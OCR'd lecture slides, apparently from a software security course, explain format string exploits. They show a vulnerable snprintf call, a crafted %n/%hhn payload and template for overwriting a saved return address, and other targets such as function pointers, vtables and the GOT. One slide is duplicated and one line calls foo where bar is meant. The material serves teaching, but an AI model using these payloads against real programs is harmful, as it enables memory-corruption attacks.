
Overwriting seip

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("\xe6\xff\xff\xbf%x%x%x%x%n");
```



Overwriting seip

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("\xe6\xff\xff\xbf%x%x%x%x%n");
```



Picking the bytes to write

- Use `%⟨len⟩x` to control the length of the output
- Use `%hhn` to write just the least-significant byte of the length

Almost putting it all together

```
evil = “⟨address⟩ZZZZ”
       “⟨address+1⟩ZZZZ”
       “⟨address+2⟩ZZZZ”
       “⟨address+3⟩”
       “%8x%8x…%8x”
       “%⟨len⟩x%hhn”
       “%⟨len⟩x%hhn”
       “%⟨len⟩x%hhn”
       “%⟨len⟩x%hhn”;
```

Misaligned buf

- If `buf` is not 4-byte aligned, prepend 1, 2, or 3 characters to `evil`


Advantages of format string exploits

- No need to smash the stack (targeted write)
- Avoids defenses such as stack canaries!
  - Stack canary is a random word pushed onto the stack that is checked before the function returns

Stack Canaries

Example from Target 6:

```
_Z16print_sub_stringRK18SubStringReference:
   pushl    %ebp
   movl     %esp, %ebp
   pushl    %ebx
   subl     $68, %esp
   movl     8(%ebp), %ebx   // str
   movl     %gs:20, %eax    // canary!
   movl     %eax, -12(%ebp) // on stack
   xorl     %eax, %eax
   …
   movl     -12(%ebp), %eax // load canary
   xorl     %gs:20, %eax    // compare them
   je       .L13
   call     __stack_chk_fail
.L13:
   addl     $68, %esp
   popl     %ebx
   popl     %ebp
   ret
```



Disadvantages of format string exploits

- Easy to catch so rarer:

```
$ gcc -Wformat=2 f.c
f.c: In function ‘main’:
f.c:5: warning: format not a string literal and no
format arguments
```

- Tricky to exploit compared to buffer overflows

What else can we overwrite?

- Function pointers
- C++ vtables
- Global offset table (GOT)

Function pointers

```c
#include <stdlib.h>
#include <stdio.h>

int compare(const void *a,
            const void *b) {
  const int *x = a;
  const int *y = b;
  return *x - *y;
}

int main() {
  int i;
  int arr[6] = {2, 1, 5, 13, 8, 4};
  qsort(arr, 6, 4, compare);
  for (i = 0; i < 6; ++i)
    printf("%d ", arr[i]);
  putchar('\n');
  return 0;
}
```

```
main:
     pushl  %ebp
     movl   %esp, %ebp
     …
     leal   24(%esp), %esi // arr
     …
     movl   $compare, 12(%esp)
     movl   $4, 8(%esp)
     movl   $6, 4(%esp)
     movl   %esi, (%esp)
     call   qsort

  qsort:
     …
     call *0x14(%ebp)
     …
```

C++ Virtual function tables (vtable)

```
struct Foo {
  Foo() { }
  virtual ~Foo() { }
  virtual void fun1() { }
  virtual void fun2() { }
};

void bar(Foo &f) {
  f.fun1();
  f.fun2();
}

int main() {
  Foo f;
  foo(f);
}
```

```
_Z3barR3Foo: // bar(Foo&)
    pushl   %ebp
    movl    %esp, %ebp
    pushl   %ebx
    subl    $20, %esp
    movl    8(%ebp), %ebx      // ebx <- f
    movl    (%ebx), %eax       // eax <- vtable
    movl    %ebx, (%esp)       // (esp) <- this
    call    *8(%eax)           // call virtual function
    movl    (%ebx), %eax       // eax <- vtable
    movl    %ebx, (%esp)       // (esp) <- this
    call    *12(%eax)          // call virtual function
    addl    $20, %esp
    popl    %ebx
    popl    %ebp
    ret
```

vtable for Foo

address of vtable+8 stored in first word of object

```
// Real code
_ZN3FooC1Ev:
    pushl   %ebp
    movl    %esp, %ebp
    movl    8(%ebp), %eax
    movl    $_ZTV3Foo+8, (%eax)
    popl    %ebp
    ret

_ZTV3Foo:
    .long   0
    .long   _ZTI3Foo
    .long   _ZN3FooD1Ev
    .long   _ZN3FooD0Ev
    .long   _ZN3Foo4fun1Ev
    .long   _ZN3Foo4fun2Ev
```

```
// Demangled
Foo::Foo():
    pushl   %ebp
    movl    %esp, %ebp
    movl    8(%ebp), %eax
    movl    vtable for Foo+8, (%eax)
    popl    %ebp
    ret

vtable for Foo:
    .long   0
    .long   typeinfo for Foo
    .long   Foo::~Foo()
    .long   Foo::~Foo()
    .long   Foo::fun1()
    .long   Foo::fun2()
```

Global Offset Table (GOT)

- Contains pointers to code and data in shared libraries
- Library functions aren't called directly; stub in the Procedure Linkage Table (PLT) called
- E.g., call exit -> call exit@plt
- exit@plt looks up the address of exit in the GOT and jumps to it (not the whole story)
- Overwrite function pointer in GOT